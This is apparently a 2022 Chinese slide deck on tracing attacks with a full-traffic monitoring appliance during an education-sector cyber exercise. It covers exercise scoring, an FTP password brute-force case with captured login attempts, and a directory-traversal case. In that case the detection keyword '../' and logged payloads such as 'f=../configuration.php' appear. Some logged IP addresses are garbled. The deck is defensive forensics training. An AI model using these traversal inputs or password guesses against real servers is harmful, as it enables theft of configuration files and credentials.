



2022

畅享连世界

# 网络攻防演习中 全流量溯源典型攻击示范



# 目录

- 01 网络安全攻防演习简介
- 02 FTP暴力破解攻击溯源取证
- 03 HTTP目录遍历攻击溯源取证
- 04 Apache Log4j2 攻击溯源取证
- 05 NTM威胁情报发现攻击溯源取证




01

## 网络安全攻防演习简介

## 攻防演习

攻防演习通常是真实网络环境下对参演单位目标系统进行**全程可控、可审计的实战攻击**，拟通过演练检验参演单位的安全防护和应急处置能力，提高网络安全的综合防控能力。



## 教育部司局函件

教科信司〔2022〕54号

### 教育部科学技术与信息化司关于开展2022年 教育系统网络安全攻防演习的通知

各省、自治区、直辖市教育厅（教委），新疆生产建设兵团教育局，有关高校，基础教育司、职业教育与成人教育司、教育部教育技术与资源发展中心、教育部教育管理信息中心、全国学生资助管理中心、教育部学生服务与素质发展中心、高等教育出版社：

根据《中华人民共和国网络安全法》《关键信息基础设施安全保护条例》和《教育系统网络安全事件应急预案》，现定于4月至6月开展2022年教育系统网络安全攻防演习。现将有关事项通知如下。



## 攻击方 常用手段

**探测**：通过扫描，暴力破解，钓鱼，嗅探等方式发现防守方的漏洞和弱点。

**攻击**：利用掌握的漏洞进行渗透攻击，同时，为了避免被IPS、WAF等安全设备拦截，会进行**伪装**，**加壳**等操作。


**渗透**：通过受控主机进行权限提升，**后门软件**等方式获得完全控制权，然后以这台主机为跳板，渗透内网。

**伪装**：通过**DNS隧道等手段**欺骗安全设备进行伪装，达到持续渗透目的，同时所有删除操作日志。






# 网络安全攻防演习— 攻击方思路



**互联网突破口选择原则：**选择防护意识薄弱系统，存在高危漏洞系统，第三方供应商，运维服务供应商，新型应用架构业务系统等。


# 网络安全攻防演习— 防守方思路



# 攻防演习，防守方加分项目

类别	得分标准	赋值规则	赋值上线	备注
发现类	发现攻击者进入逻辑隔离业务内网区事件	100分/次	1000分	提供的证据必须与攻击方提供的证据相吻合的 <b>详细分析报告</b> （时间、IP、日志、处置结果等）
消除类	处置异常账号	普通用户：应用层5分，系统层10分，数据库10分，网络设备25分。管理员用户：得分*2	500分	提供包含 <b>确凿证据的详细分析报告</b> （创建时间、访问日志、登录日志、处置结果等），由裁判组研判后给分
应急处理类	积极配合应急组工作，根据线索能快速准确定位危害系统， <b>能提供充分的日志记录，配合执法机关有效固定证据完成勘验</b>	能高效配合完成应急工作的，得分300；配合一般的，得分200；差的-100	/	最高300分，最低-100分
追踪溯源类	对网络攻击事件的进行成功溯源， <b>提交有效证据材料构成证据链</b> ，还原完整攻击路径，证实攻击者的攻击行为	境内黑客200-1000分/个黑客，境外黑客500-3000分/个黑客	/	提供包含 <b>确凿证据的详细分析报告</b> （时间、平台截图、访问日志、告警详情等）

PS: 加分项目不止这几个，这里只是摘抄几个举例说明。



## 部署拓扑：

数据中心旁路部署NTM

## 说明

1. NTM对进出数据中心的流量进行全流量留存；
2. 对于由内到外的隧道流量进行分析和判断。
3. 对发生的网络攻击进行溯源和取证。



02

## FTP暴力破解攻击溯源取证

## FTP协议

FTP（File Transfer Protocol, FTP）文件传输协议是一种提供网络之间共享文件的协议，它可以在计算机之间可靠、高效地传送文件。在传输时，传输双方的操作系统、磁盘文件系统类型可以不同。

## FTP 暴力破解攻击

FTP暴力破解：FTP暴力破解是指采用反复试错的方法，用特定账号和密码登录，以尝试破解用户名或密码。暴力破解时候，黑客有专用的密码字典存储大量常见密码，从而增加破解概率。

# FTP异常连接分析



Panabit NTM [专业版]

已运行 12d1h5m49s ssh admin

网络概况 安全态势 协议质量 溯源分析 流量诊断 会话流量 IP画像 域名画像 报文播放 数据留存策略 对象管理 应用识别 系统维护

会话流量

源IP 任意IP 源端口 80 / 8000-8080 目标IP 任意IP 目标端口 80 / 8000-8080 传输协议 任意 应用协议 FTP

源IP ISP 任意 目标IP ISP 任意 源IP区域 任意 目标IP区域 任意 请求域名

时间范围 2022-05-11 04:25:19 - 2022-05-11 06:16:19 连接类型 所有

请求时间	MAC	源IP	目标IP	目标地理位置	传输协议	应用协议	上行重传	下行重传	重置	流量	请求域名	状态	操作
2022-05-11/05:02:57	00-0c-29-2e...	5.154.202.62337	114.24.160.103:21	北京 联通	TCP	FTP	0/2	0/3	0/0	134/618	-		数据包
2022-05-11/05:02:58	00-0c-29-2e...	5.154.202.62375	114.24.160.103:21	北京 联通	TCP	FTP	0/2	0/3	0/0	131/618	-		数据包
2022-05-11/05:02:59	00-0c-29-2e...	5.154.202.62415	114.24.160.103:21	北京 联通	TCP	FTP	0/2	0/3	0/0	130/618	-		数据包
2022-05-11/05:03:00	00-0c-29-2e...	5.154.202.62451	114.24.160.103:21	北京 联通	TCP	FTP	0/2	0/3	0/0	129/618	-		数据包
2022-05-11/05:03:00	00-0c-29-2e...	5.154.202.62495	114.24.160.103:21	北京 联通	TCP	FTP	0/2	0/3	0/0	133/618	-		数据包
2022-05-11/05:03:01	00-0c-29-2e...	5.154.202.62535	114.24.160.103:21	北京 联通	TCP	FTP	0/2	0/3	0/0	131/618	-		数据包
2022-05-11/05:03:03	00-0c-29-2e...	5.154.202.62611	114.24.160.103:21	北京 联通	TCP	FTP	0/2	0/3	0/0	133/618	-		数据包
2022-05-11/05:03:02	00-0c-29-2e...	25.154.202.62577	114.24.160.103:21	北京 联通	TCP	FTP	0/2	0/3	0/0	128/618	-		数据包
2022-05-11/05:03:03	00-0c-29-2e...	25.154.202.62645	114.24.160.103:21	北京 联通	TCP	FTP	0/2	0/3	0/0	128/618	-		数据包
2022-05-11/05:03:04	00-0c-29-2e...	25.154.202.62685	114.24.160.103:21	北京 联通	TCP	FTP	0/2	0/3	0/0	131/618	-		数据包

1. 在NTM设备里面，选择“溯源分析” — “会话流量”，在“应用协议”选择FTP。
2. 发现在短时间内，某个源和目标发生大量连接，在流量里面下行流量为固定值，这是扫描还是攻击呢？

报文解析	报文交互	元数据	报文播放
展示方式	按报文		报文1
▼ 报文7			
response.code	220		
response.arg	----- Welcome to Pure-FTPd [privsep] [TLS] -----		
response	1		
request	0		
▼ 报文8			
response	0		
request.command	USER		
request.arg	www		
request	1		
▼ 报文10			
response.code	331		
response.arg	User www OK. Password required		
response	1		
request	0		
▼ 报文11			
response	0		
request.command	PASS		
request.arg	123123		
request	1		
▼ 报文12			
response.code	421		
response.arg	Unable to read the indexed puredb file (or old format detected) - Try pure-pw mkdb		
response	1		
request	0		

报文解析	报文交互	元数据	报文播放
展示方式	按报文		报文2
▼ 报文7			
response.code	220		
response.arg	----- Welcome to Pure-FTPd [privsep] [TLS] -----		
response	1		
request	0		
▼ 报文8			
response	0		
request.command	USER		
request.arg	www		
request	1		
▼ 报文10			
response.code	331		
response.arg	User www OK. Password required		
response	1		
request	0		
▼ 报文11			
response	0		
request.command	PASS		
request.arg	123		
request	1		
▼ 报文12			
response.code	421		
response.arg	Unable to read the indexed puredb file (or old format detected) - Try pure-pw mkdb		
response	1		
request	0		

对于FTP协议，在NTM里面作报文解析时候，可以直接看元数据。通过报文1和报文2的元数据可以看到，攻击者在对FTP服务器进行登录尝试。

# NTM分析— 内容下载

会话流量

源IP任意IP

源端口80 / 8000-8080

目标IP任意IP

目标端口80 / 8000-8080

传输协议任意

应用协议FTP

源IP ISP任意

目标IP ISP任意

源IP区域任意

目标IP区域任意

请求域名

时间范围2022-05-11 04:25:19 - 2022-05-11 06:16:19

连接类型所有

🔍

▶️ ⬇️ 📖 ☰

<input type="checkbox"/> 请求时间	MAC	源IP	目标IP	目标地理位置	传输协议	应用协议	上行重传 ⓘ	下行重传 ⓘ	重置 ⓘ	流量 ⓘ	请求域名	状态	操作
<input checked="" type="checkbox"/> 2022-05-11/05:02:57	00-0c-29-2...	225.154.202.62337	114.24...103.21	北京 联通	TCP	FTP	0/2	0/3	0/0	134/618	-		数据包
<input checked="" type="checkbox"/> 2022-05-11/05:02:58	00-0c-29-2...	225.154.202.62375	114.24...103.21	北京 联通	TCP	FTP	0/2	0/3	0/0	131/618	-		数据包
<input checked="" type="checkbox"/> 2022-05-11/05:02:59	00-0c-29-2...	225.154.202.62415	114.24...103.21	北京 联通	TCP	FTP	0/2	0/3	0/0	130/618	-		数据包
<input checked="" type="checkbox"/> 2022-05-11/05:03:00	00-0c-29-2...	225.154.202.62451	114.24...103.21	北京 联通	TCP	FTP	0/2	0/3	0/0	129/618	-		数据包
<input checked="" type="checkbox"/> 2022-05-11/05:03:00	00-0c-29-2...	225.154.202.62495	114.24...103.21	北京 联通	TCP	FTP	0/2	0/3	0/0	133/618	-		数据包
<input checked="" type="checkbox"/> 2022-05-11/05:03:01	00-0c-29-2...	225.154.202.62535	114.24...103.21	北京 联通	TCP	FTP	0/2	0/3	0/0	131/618	-		数据包
<input checked="" type="checkbox"/> 2022-05-11/05:03:03	00-0c-29-2...	225.154.202.62611	114.24...103.21	北京 联通	TCP	FTP	0/2	0/3	0/0	133/618	-		数据包
<input checked="" type="checkbox"/> 2022-05-11/05:03:02	00-0c-29-2...	225.154.202.62577	114.24...103.21	北京 联通	TCP	FTP	0/2	0/3	0/0	128/618	-		数据包
<input checked="" type="checkbox"/> 2022-05-11/05:03:03	00-0c-29-2...	225.154.202.62645	114.24...103.21	北京 联通	TCP	FTP	0/2	0/3	0/0	128/618	-		数据包
<input checked="" type="checkbox"/> 2022-05-11/05:03:04	00-0c-29-2...	225.154.202.62685	114.24...103.21	北京 联通	TCP	FTP	0/2	0/3	0/0	131/618	-		数据包

操作确认

?

确定要导出选中连接的内容吗?

确定 取消

panantm\_1653449441\_0.txt - 记事本  
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)  
220----- Welcome to Pure-FTPd [privsep] [TLS]  
220-You are user number 1 of 50 allowed.  
220-Local time is now 05:02. Server port: 21.  
220-This is a private system - No anonymous login  
220-IPv6 connections are also welcome on this server.  
220 You will be disconnected after 15 minutes of inactivity.  
**USER www**  
331 User www OK. Password required  
**PASS anonymous**  
421 Unable to read the indexed puredb file (or old format detected) - Try pure-pw  
mkdb

panantm\_1653449441\_1.txt - 记事本  
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)  
220----- Welcome to Pure-FTPd [privsep] [TLS]  
220-You are user number 1 of 50 allowed.  
220-Local time is now 05:02. Server port: 21.  
220-This is a private system - No anonymous login  
220-IPv6 connections are also welcome on this server.  
220 You will be disconnected after 15 minutes of inactivity.  
**USER www**  
331 User www OK. Password required  
**PASS 123456**

panantm\_1653449441\_2.txt - 记事本  
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)  
220----- Welcome to Pure-FTPd [privsep] [TLS] -----  
220-You are user number 1 of 50 allowed.  
220-Local time is now 05:02. Server port: 21.  
220-This is a private system - No anonymous login  
220-IPv6 connections are also welcome on this server.  
220 You will be disconnected after 15 minutes of inactivity.  
**USER www**  
331 User www OK. Password required  
**PASS admin**  
421 Unable to read the indexed puredb file (or old format detected) - Try pure-pw  
mkdb

2022-05-11/05:03:06

## 内容下载

内容下载是NTM协议还原功能一部分，可以将相关应用层报文下载到本地进行还原。通过内容还原，可以快速分析数据包应用层内容。

## 攻击定性

通过NTM数据分析，可以清晰看到每个数据包内容，从而实现攻击定性。这是一个非常典型的**FTP登录密码暴力破解攻击**。

## 改进建议

1. 没有进行登录失败限制。建议对同一用户连续密码错误3次后，将该账号锁定一段时间。
2. 密码文明显示，通过Sniffer等手段可以捕获登录密码。建议密码加密传输。

## 攻防演习加分

加分类别：发现账号异常，并采取处置措施

加分分数：本类别最高500分（普通用户：应用层5分，系统层10分，数据库10分，网络设备25分。管理员用户：得分\*2）

加分依据：提供包含确凿证据的详细分析报告（创建时间、功能分析、登录日志、处置结果等），由裁判组研判后给分



03

## HTTP目录遍历攻击溯源取证

## 目录遍历攻击

目录遍历（也称路径遍历）是由于Web服务器或者Web应用程序对用户输入的文件名称的安全性验证不足而导致的一种安全漏洞，使得攻击者通过利用一些特殊字符就可以绕过服务器的安全限制，可以访问存储在文件系统上的任意文件和目录，包括应用程序源代码、配置和关键系统文件，甚至执行系统命令。

## 攻击关键字

目录遍历漏洞原理比较简单，Web服务器没有充分过滤用户输入的../之类的目录跳转符，导致恶意用户可以通过提交目录跳转来遍历服务器上的任意文件。

因此，在进行相关检索时，查询的关键字是../

# >> 如何发现HTTP目录遍历扫描&攻击



在NTM中，进入【安全态势】 - 【HTTP审计】，筛选条件【URI】输入../，便可以发现目录遍历扫描或者攻击。

NTM [专业版]

网络概况

安全态势

威胁情报

主机监控

邮件审计

HTTP审计

敏感应用

协议质量

溯源分析

HTTP审计

MAC

源IP

任意IP

源端口

80 / 8000-8080

目标IP

任意IP

目标端口

80 / 8000-8080

应用协议

任意协议

源IP ISP

任意

目标IP ISP

任意

源IP区域

任意

目标IP区域

任意

HTTP状态码

请求方法

任意

域名

URI

../

Agent

Cookie

时间范围

2022-06-12 08:18:48 - 2022-06-13 09:18:48

Q

≡

序号	发送时间	源IP	目标IP	源地理位置	应用协议	请求方法	状态码	信息摘要
1	2022-06-12/08:30:25	20.11.62049	20.11.62049:80	美国	WWW	GET	0	URL: s...load.php?f=../configuration.php Agent: Mozilla/5.0 (Linux; Android 7.0; SM-G892A Bulid/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) V
2	2022-06-12/08:30:29	20.11.54820	20.11.54820:80	美国	WWW	GET	0	URL: sw...ad&albumid=../configuration.php Agent: Mozilla/5.0 (Linux; Android 7.0; SM-G892A Bulid/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) V
